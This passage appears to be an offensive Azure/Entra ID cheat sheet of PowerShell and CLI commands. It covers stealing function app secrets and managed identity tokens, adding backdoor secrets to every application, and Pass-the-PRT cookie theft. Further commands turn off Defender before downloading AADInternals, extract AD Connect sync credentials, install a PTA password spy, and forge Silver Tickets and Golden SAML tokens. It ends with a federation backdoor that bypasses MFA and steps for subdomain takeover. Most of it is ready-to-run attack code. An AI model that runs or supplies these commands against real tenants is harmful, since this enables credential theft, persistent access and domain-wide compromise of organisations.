        $allfunctioninfo += $f.config | select-object AcrUseManagedIdentityCred,AcrUserManagedIdentityId,AppCommandLine,ConnectionString,CorSupportCredentials,CustomActionParameter
        $allfunctioninfo += $f.SiteConfig | fl
        $allfunctioninfo += $f.ApplicationSettings | fl
        $allfunctioninfo += $f.IdentityUserAssignedIdentity.Keys | fl
    }
}
$allfunctioninfo
Reader Role - Read Function Apps Files
# Use this undocumented endpoint to read function files if you have Reader rights
$appName = ""
$rg = ""
$subscriptionId = ""
$Token = ""

$headers = [System.Collections.Generic.Dictionary[string,string]]::new()
$headers.Add("Authorization", "Bearer $Token")
# $contentType = "application/x-www-form-urlencoded"

# Worked in Browser, this should work for PoSh
$uri = "https://management.azure.com/subscriptions/$subscriptionId/resourceGroups/$rg/providers/Microsoft.Web/sites/$appName/hostruntime/admin/vfs//?relativePath=1&api-version=2021-01-15"

$response = Invoke-RestMethod -method GET -Uri $Uri -Headers $headers # -Content-Type $contentType
Az - Use Master Keys to Read Settings
# Define variables
$masterKey = ""
$functionAppName = ""
$resourceGroupName = ""

# Get Function App URL
$functionApp = Get-AzFunctionApp -ResourceGroupName $resourceGroupName -Name $functionAppName
$functionAppUrl = $functionApp.DefaultHostName

# Define the request URL
$requestUrl = "https://$functionAppUrl/admin/host/status"

# Define headers with master key
$headers = @{
    "x-functions-key" = $masterKey
}

# Make the GET request to read settings
$response = Invoke-RestMethod -Uri $requestUrl -Method Get -Headers $headers

# Output the response
$response
azure cli - View Source Code and Connection String Abuse
$rg = ""
$appname = ""
$username = ""
$pw = ""
$sub = ""

# Show Managed IDs
az functionapp identity show --name $appName --resource-group $rg

# Check for Connection Strings
az webapp config connection-string list --name $appName  --resource-group $rg

# List Deployment Profiles to grab connection strings and other credentials
 az webapp deployment list-publishing-profiles --resource-group $rg --name $appName

# Get Function App Source Code
az rest --method GET -u "https://management.azure.com/subscriptions/$sub/resourceGroups/$rg/providers/Microsoft.Web/sites/$appName/functions?api-version=2021-02-01"
Abuse SCM Publish to Get Access Token for Managed Identity
#  az functionapp identity show --resource-group $rg --name $appName
$appName = "sc4-windows-function-app"
$clientId = ""
# $appName = Read-Host

# Replaces XXXXXX with clientId of managed id from command above
$GeTokenPayload = '$headers=@{"X-IDENTITY-HEADER"=$env:IDENTITY_HEADER};$ClientId ="XXXXXXXXXXXXXXXXX";$ProgressPreference = "SilentlyContinue";$response = Invoke-WebRequest -UseBasicParsing -Uri "$($env:IDENTITY_ENDPOINT)?resource=https://graph.microsoft.com&client_id=$ClientId&api-version=2019-08-01" -Headers $headers;$response.RawContent'

$Encoded64 = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($GeTokenPayload))

$us4Token = (Get-AzAccessToken).Token
$method = "POST"
$URI = "https://$appName.scm.azurewebsites.net:443/api/command"
$headers = [System.Collections.Generic.Dictionary[string,string]]::new()
$headers.Add("Host", "$appName.scm.azurewebsites.net")
 $userAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0"
 ($us4Token)
 $contentType = "application/json" $body = "{ "command":"powershell -EncodedCommand $($Encoded64)", "dir":"C:\\home" } " $response = (Invoke-WebRequest -Method $method -Uri $URI -Headers $headers -ContentType $contentType -UserAgent $userAgent -Body $body) $response.Content
Add Secrets - Use access token for App Persistence and PrivEsc
# Add A Secret to Specific App
# Modified Add-AzAdAppSecret in CARTP repo
. .\Graph-AddAppSecret.ps1
Add-AzADAppSecret -GraphToken $Graph -AppName scenario4app

# Connect with App Secret, use AppId from output
$AppId = ""
$cxt = Get-AzContext
$TenantId = $cxt.Tenant.Id
$passwd = ""
$password = ConvertTo-SecureString "$passwd" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential("$AppId", $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant $TenantId
Add Secrets - To All Apps
# Wide Persistence - Add App Secret to ALL APPS (yep)
$Graph = "" # Token we get above
 . .\Add-AzAppSecret.ps1
Add-AzADAppSecret -GraphToken $Graph

# To Remove
# Get all applications
$applications = Get-AzureADApplication -All $true

foreach ($app in $applications) {
    # Get all password credentials for the application
    $passwordCredentials = $app.PasswordCredentials

    foreach ($credential in $passwordCredentials) {
        # Remove each password credential
        Remove-AzureADApplicationPasswordCredential -ObjectId $app.ObjectId -KeyId $credential.KeyId
        Write-Output "Removed secret with KeyId $($credential.KeyId) from application $($app.DisplayName)"
    }
}
PRT
PRT Token is the SSO token and used to always carry MFA claim. Now there are different PRTs, prior to august 2021 you could steal the PRT and never use MFA. Now post-patch, the PRTs are MFA-Based (Windows Hello or Windows Account Manager) or not (others) so you can’t just extract one and expect MFA bypass.
- Issues to a user for a specific device
- Obtains access/Refresh tokens to any app
- Valid 90 days if continuously renewed
- CloudAP SSP requeusts and caches PRT on device
- If PRT is NFA Basedm the claim is transferred to app tokens to prevent MFA challenge for every App. When you do MFA during Autopilot and after that you don’t get the prompt again for some of the apps.
- Can use it on other devices
- Prior to 2021 PRT always had the MFA Claims
If we get an Az/Hybrid joined or even a registered device signed into office or OneDrive you can extract a PRT.
Pass the PRT / Pass the Cookie
- x-ms-RefreshTokenCredential: Chrome uses BrowserCore.exe to use PRT and request PRT Cookie for SSO experience PRT Cookie - x-ms-RefreshTokenCredential - can be used in a browser to access any application as the user.
https://github.com/dirkjanm/ROADtoken https://dirkjanm.io/abusing-azure-ad-sso-with-the-primary-refresh-token/
AzureAD uses a nonce, we have to request one from the APi.
RoadToken.exe <nonce>
Or AADInternals to use it
Get-AADIntUserPRTToken
Once we have the PRT, copy it, open browser in incognito mode
- https://login.microsoft.com/login.srf
- F12 > Application > Cookies
- Clear all cookies
- Create one names x-ms-RefreshTokenCredential and paste the value of PRT
- Mark HTTPOnly and Secure for the cookie
- Visit https://login.microsoft.com/login.srf again
Note: Location based CAP would blokc Pass-the-PRT whereas “require compliant and/or azureAD joined device” is bypassed
Application Proxy
We run an old app on AD that requires SSO, we can expose an endpoint to web and have AzureAD/CAPs in front of it so users authenticate there and the proxy passes the token to the agent running on-prem.
No Port-forwarding, just web ports. Can be abused for C2.
Protects Auth phase only, if the application has web vulns, they are still abuseable, which means we could abuse weak web application to move laterally/vertically to the domain.
Application Proxy Enumeration
We enumerate the appls with Get-AzureADApplication, notice the Finance App and retrieve its service principal (enterprise Application)
Get-AzureADApplication | %{try{Get-AzureADApplicationProxyApplication -ObjectId $_.ObjectID;$_.DisplayName;$_.ObjectID}catch{}}
$objId = Get-AzureADServicePrincipal -All $true | ?{$_.DisplayName -eq "Finance Management System"}
$ID = $objId.ObjectID
Use the script provided to users and groups allowed to use the application
# Use the following ps1 script from https://learn.microsoft.com/en-us/azure/active-directory/app-proxy/scripts/powershell-display-users-group-of-app
# to find users and groups assigned to the application. Pass the ObjectID of the Service Principal to it
. C:\AzAD\Tools\Get-ApplicationProxyAssignedUsersAndGroups.ps1
Get-ApplicationProxyAssignedUsersAndGroups -ObjectId $ID
Hybrid Identity
PHS:
- Syncs Users/Hash from On-Prem to AzureAD, simplest and most popular way of doing hybrid
- PHS is required for IDentity Protection and AAD Domain services
- Hash sync every 2 minutes
- When a user tries access Azure resources, auth takes place ON AzureAD
- Built-in Security Groups (DOmain admins) do not sync
- By default password expiry and account expiry are NOT reflected in AzureAD, ifan account expires (not forced password change) on-prem the user can continue accessing Cloud resources using the old password.
- Configuration:
MSOL_<installationID> account created in On-Prem AD. This account has replication (DCSync) permissions in the on-prem AD.
Sync_<Name of OnPrem ADConnect server>_<InstallationID>. This account can reset the password of ANY user Cloud or AD Synced.
Both accounts passwords are stored in a SQL server on the ADConnect server and it's possible to extract in clear-text if you have admin privileges on the server.
Check if a server is running ADConnect:
```powershell
Get-ADSyncConnector
```
- Detect:
DCsync attacks will light MDI up like a christmas tree, but most environments white-list this account since it will generate such a high volume of alerts from the start, as its sole purpose is to perform DCsyncs.
Compromising local admin of the server and abusing that account for Sync operations will look no different than what it does every two minutes.
- Lateral Movement Cloud to On-Prem:
Once you have local admin rights on the server, disable monitoring and bring AADinternals over to decrypt plain-text sync credentials.
```powershell
Set-MpPreference -DisableRealtimeMonitoring $true
iwr $url -o aadint.zip; Expand-Archive .\aadint.zip
Import-Module .\AADInternals.psd1
Get-AADIntSyncCredentials
```
These credentials can be used to run a DCSync attack against the AD Environment.
Dont touch LSASS - From your own host could do something like 'Invoke-Mimikatz -Cmmand '"lsadump::dcsync /user:domain1\krbtgt /domain:domain1.local /dc:dc.domain1.local"' to get the krbtgt hash
Cloud to On-Prem:
Now you can enumerate Global Admins, reset the password of a synced on-prem user using the the ImmutableID (unique GUID derived from On-Prem GUID).
```powershell
Get-AADIntGlobalAdmins
$email = ""
$Id = Get-AADIntUser -UserPrincipalName $email | select ImmutableId
Set-AADIntUserPassword -SourceAnchor $Id -Password "Inconceivable2Obscured" -Verbose
# Access Cloud resources with new password, on-Prem resources with the old password
```
- Lateral Movement On-Prem to Cloud:
Resetting Cloud-Only user requires the CloudAnchor we can get from their cloud ObjectId.
CloudAnchor format is "USER_ObjectId"
```powershell
Get-AADIntUsers | ?{$_.DirSyncEnabled -ne "True"} | select UserPrincipalName,ObjectId
$objId = ""
Set-AADIntUserPassword -CloudAnchor "User_$ObjId" -Password "Inconceivable2Obscured" -Verbose
# Can now access any portals with that PW
```
More thorough examples exist down below.
PTA:
- No passhash sync takes place but identity sync still takes place
- Useful for enforcing on-prem password policies as Authetnication is validated On-Prem.
- Comms to cloud via Agent not the DC
- Only outbound 80,443 from auth agent to AzureAD
- User tries to access, is redirected to AzureAD sign in, enters credentials, encrypted creds go into a Queue in AzureAD, the PTA agent reads from the queue, requests validation from on prem AD, Agent responds to Azured, AzureAD responds to user and the user gets access
- Abuse Points:
Step 6 - Agent Decrypts password using its private Key - If we compromise the agent we can get the cleartext password here.
Step 9 - Agent returns validationg response to AzureAD
On-Prem SkeletonKey - AzureAD trusts the agent wholesale, if we get in the middle and become the PTA Agent, we can look at the failed validation request and tell AzureAD "We're good, go ahead" regardless of whether the password is valid or not. We can become any synced user regardless of whether we have their password or not. Just need a valid UPN.
AzureAD SkeletonKey - If we compromise a Global Admin, we can install our OWN PTA agent in our own infrastructure and authorize all login attempts (like a Rogue DC)
- Recommended Setup:
Do not use Intune to manage them so their is no cloud access to these machines. Place them in TierZero where they are protected from access by anything but other servers and OOB management network.
Restrict Access to these servers to specific domain accounts
- Lateral Movement On-Prem to Cloud (Local/Domain Admin):
Once you have local admin rights on the server, disable monitoring and bring AADinternals over, etc
Once the backdoor is installed, we can auth as any synced user without knowing their password
It's possible to also observe the cleartext password as on-prem users are authenticating to the cloud.
The Injection DLL is getting flagged now, may be worth obfuscating and keeping our own version of the DLL
Passwords and Injection DLL are stored in a hidden C:\PTASpy directory
```powershell
Set-MpPreference -DisableRealtimeMonitoring $true
iwr $url -o aadint.zip; Expand-Archive .\aadint.zip
Import-Module .\AADInternals.psd1
Install-AADIntPTASpy
Get-AADIntPTASpyLog -DecodePasswords
```
- Lateral Movement On-Prem to Cloud (Global Admin):
We can register our own PTA Agent after getting GA privileges by setting it up on a machine we control. Once it's setup, we backdoor our own PTA Agent and decode the passwords
```powershell
Set-MpPreference -DisableRealtimeMonitoring $true
iwr $url -o aadint.zip; Expand-Archive .\aadint.zip
Import-Module .\AADInternals.psd1
Install-AADIntPTASpy
Get-AADIntPTASpyLog -DecodePasswords
```
Seamless SSO:
- Automagically signs in users when they are on on-prem domain-joined machine. No need to use passwords to log into AzureAD and on-prem apps
- PHS and PTA supported
- AZUREADSSOACC is the on-prem account created. It's Kerberos decryption key is shared with AzureAD
- AzureAD exposes https://autologon.microsoftazuread-sso.com that accepts kerberos tickets.
- The domain-joined machines browser forwards tickets to this endpoint for SSO, the endpoint has the azureadsso decryption key to decrypt
- Service decrypts the kerberos ticket and verifies access
- Persistence from any Interent Connected Machine:
Pass/key of this AZUREADSSOACC account never change
If we can get an NTLM hash of he MACHINE account for that account, we can create Silver Tickets for any synced on-prem user
Our DCSync attacks earlier should have rendered us this accounts hash
Create a Silver Ticket using UPN and SID that can be used from anywhere that can access the SSO endpoint
```powershell
$domain = ""
$sid = ""
$id = ""
$hash = ""
Invoke-Mimikatz -c "kerberos::golden /user: /sid:$sid /id:$id /domain:$domain /rc4:<$hash> /target:aadg.windows.net.nsatc.net /service:HTTP /ptt"
```
Federation:
- Trust established between two unrelated parties lik one-prem and AzureAd
- All authetnication happens on-prem in Federation, all of it
- User experiences SSO across all the federated environments
- Including cloud and on-prem
- Overview
1. user requests access, the service provider find the IDP for that user, generates SAML AuthNRequest
2. User redirected to their IDP with the SAML request, the IDP authenticates user and generates SAML Token and SAML Response
3. SAML response sent to service provider as the user is redirected to the SP who verifies the SAML Responses signature and encryption source as a Trusted Idp
4. Service is provided and the user logs in
- ADFS
1. CLaims based model
2. claims are statements name,group, etc made about users to access claims-based apps located anywhere online
3. claims writtne inside theSAML Tokens and signed to provide integrity by the IdP
4. User is IDed across these by ImmutableID, globablly unique and stored in AzureAD
5. Stored On Prem as ms-DS-ConsistencyGuid for the user and can be dervied from GUID of the user
- Abuse (Domain Admin):
1. SAML Response signed by TOken-Signing Certificate
2. If the certificate is compromised you can authenticate to azuread as any azuread user
3. Like PTA, password change for a user with MFA won't have any effect because we are forging the authentication response
4. Certificate can be extracted from ADFS server with DA privs and then abused from any interent connected device\
5. This is Golden SAML
- Lateral Movement On-Prem to Cloud:
1. On-Prem - Extract the signing certificate as DA, select immutableID of an On-Prem user
```powershell
$email = ""
$ID = Get-AAdIntUser -UserPrincipalName $email | Select-Object -Property immutableId
Export-AADIntADFSSigningCertificate
Open-AADIntOffice365Portal -ImmutableID $ID -Issuer https://domain1.com/adfs/services/trust -PfxFileName cert.pfx -Verbose
```
2. Cloud-Only - Cloud-Only requires us to create Immutable first use any users with immutableID to access cloud apps
```powershell
# create realistic ImmutableID and set it for Cloud-Only user
$email = ""
$sourceAnchor = Get-AAdIntUser -UserPrincipalName $email | Select-Object -Property sourceAnchor
$guid = [System.Convert]::ToBase64String((New-Guid).tobytearray())
$guid = "User_$guid"
Set-AADIntAzureADObject -CloudAnchor $guid -SourceAnchor $sourceAnchor
Export-AADIntADFSSigningCertificate
$ID = "$guid" # ImmutableID of user
Open-AADIntOffice365Portal -ImmutableID $ID -Issuer https://domain1.com/adfs/services/trust -PfxFileName cert.pfx -Verbose
```
- Persistence (Global Admin and Domain Admin) - SolarWinds Style
1. If we have GA on a tenant, we can adda new verified domain form our tenant and configure its authentication type to Federed and trust aspecific certfificate "any.sts" in the command and issuer.
```powershell
ConvertTo-AAdIntBackdoor -DomainName $domain
$domain = "AttackerControlled.com"
# Impersonate a User via ImmutableId
# Get-MSOLUser | select userPrincipalName,ImmutableID
$email = ""
$ID = Get-AAdIntUser -UserPrincipalName $email | Select-Object -Property immutableId
# a real verified AzureAD domain
Open-AADIntOffice365Portal -ImmutableID $ID -Issuer https://$domain/b231111" -UseBuiltInCertificate -ByPassMFA $true
```
2. Create and Import new certificates on ADFS Server
```powershell
New-AADIntADFSSelfSignedCertificates # default cert password AADInternals
Update-AADIntADFSFederationSettings -Domain $domain
```
Subdomain Takeovers
Azure CloudApp: cloudapp.net
1 Check CNAME with dig pointing to cloudapp.net
2 Go to https://portal.azure.com/?quickstart=True#create/Microsoft.CloudService
3 Register unclaimed domain which CNAME is pointing
Azure Websites: azurewebsites.net
1 Check CNAME with dig pointing to azurewebsites.net
2 Go to https://portal.azure.com/#create/Microsoft.WebSite
3 Register unclaimed domain which CNAME is pointing
4 Register domain on the Custom domains section of the dashboard
Azure VM: cloudapp.azure.com
1 Check CNAME with dig pointing to *.region.cloudapp.azure.com
2 Registering a new VM in the same region with size Standard_B1ls (cheapest) with 80 and 443 open
3 Go to Configuration and set the domain name which CNAME is pointing